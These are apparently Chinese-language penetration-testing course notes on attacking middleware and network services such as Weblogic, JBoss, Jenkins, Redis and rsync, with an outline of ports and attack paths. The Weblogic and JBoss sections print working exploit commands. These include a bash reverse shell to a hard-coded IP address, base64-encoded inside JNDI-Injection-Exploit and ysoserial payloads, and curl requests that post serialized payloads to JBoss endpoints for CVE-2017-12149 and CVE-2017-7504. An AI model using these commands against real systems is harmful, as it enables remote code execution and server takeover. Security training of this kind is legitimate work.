

服务攻防-中间件安全&CVE 复现

&Weblogic&Jenkins&GlassFish


服务攻防-小迪安全
前置知识
开放服务
对应端口
服务类型
配置安全
安全漏洞
数据库应用
Redis
未授权访问-配置不当
写Shell
写计时任务
写登录密钥
配合RCE
漏洞
沙箱绕过RCE CVE-2022-0543
MYSQL
身份验证绕过-CVE-2012-2122利用
Hadoop
未授权访问-配置不当
RCE
Influxdb
漏洞-JWT验证-未授权访问
CouchDB
未授权访问-漏洞
RCE
Elasticsearch
文件写入
RCE
H2 Database
未授权访问-配置不当
文件传输
FTP
端口
21
安全
弱口令
hydra
搭建软件漏洞
proftpd
serv-u
vsftpd
Rsync
端口
873
安全
配置不当未授权访问
利用
查看，下载，上传文件
利用定时任务上传文件实现反弹shell
msfconsole探针判断
远程控制
RDP
端口
3389
安全
弱口令
hydra
SSH
端口
22
安全
弱口令
hydra
特定漏洞
openssh openssl
插件
第三方应用
向日葵
端口40000-60000
RCE
VNC
端口5900
空口令&密码猜解
Teamviewer
cve-2020-13699
设备平台
Kibana
端口5601
#设备平台-Kibana-CVE-2019-7609
Zabbix
端口10051
#设备平台-Zabbix-CVE-2022-23131
IIS
1、短文件：信息收集
2、文件解析：还有点用
3、HTTP.SYS：蓝屏崩溃
4、CVE-2017-7269 条件过老
1、后缀解析 文件名解析


端口扫描
组合猜测
信息来源
特性漏洞
未授权访问
弱口令爆破
1 判断服务开放
2 判断服务类型
3 判断利用方式
数据库
文件传输
远程控制
数据通讯

#知识点：

中间件及框架列表：

IIS，Apache，Nginx，Tomcat，Docker，Weblogic，JBoos，WebSphere，Jenkins ，GlassFish，Jira，Struts2，Laravel，Solr，Shiro，Thinkphp，Spring，Flask，jQuery 等

1、中间件-Weblogic 安全

2、中间件-JBoos 安全

2、中间件-Jenkins 安全

3、中间件-GlassFish 安全

#章节内容：

常见中间件的安全测试：

1、配置不当-解析&弱口令

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

4、安全应用-框架特定安全漏洞

#前置知识：

中间件安全测试流程：

1、判断中间件信息-名称&版本&三方

2、判断中间件问题-配置不当&公开漏洞

3、判断中间件利用-弱口令&EXP&框架漏洞

应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

演示案例：

- 中间件-Weblogic-工具搜哈
- 中间件-JBoos-工具脚本搜哈

- 中间件-Jenkins-工具脚本搜哈
- 中间件-GlassFish-工具脚本搜哈
- 配合下-FofaViewer-工具脚本搜哈

#中间件-Weblogic-工具搜哈

探针默认端口：7001，Weblogic 是 Oracle 公司推出的 J2EE 应用服务器

cve_2017_3506　工具

cve_2018_2893　工具

cve_2018_3245　工具

cve_2020_14882　工具

cve_2021_2394　反序列化

https://github.com/lz2y/CVE-2021-2394

https://github.com/welk1n/JNDI-Injection-Exploit

vps 生成 ldap 监听端口

编码：bash -i >& /dev/tcp/47.94.236.117/5566 0>&1

执行：java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ==}|{base64,-d}|{bash,-i}" -A 47.94.236.117

发送数据触发

java -jar CVE_2021_2394.jar 123.58.236.76 32185 ldap://47.94.236.117:1389/x1nfdy

#中间件-JBoos-工具脚本搜哈

Jboss 通常占用的端口是 1098，1099，4444，4445，8080，8009，8083，8093 这几个，Red Hat JBoss Application Server 是一款基于 JavaEE 的开源应用服务器。

1、CVE-2017-12149

java -jar ysoserial-master-30099844c6-1.jar CommonsCollections5 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ==}|{base64,-d}|{bash,-i}" > poc.ser

curl http://47.94.236.117:8080/invoker/readonly --data-binary @poc.ser

2、CVE-2017-7504

java -jar ysoserial-master-30099844c6-1.jar CommonsCollections5 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ==}|{base64,-d}|{bash,-i}" > 1.ser

curl http://47.94.236.117:8080/jbossmq-httpil/HTTPServerILServlet --data-binary @1.ser

3、弱口令 未授权访问见手册

#中间件-Jenkins-工具脚本搜哈

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址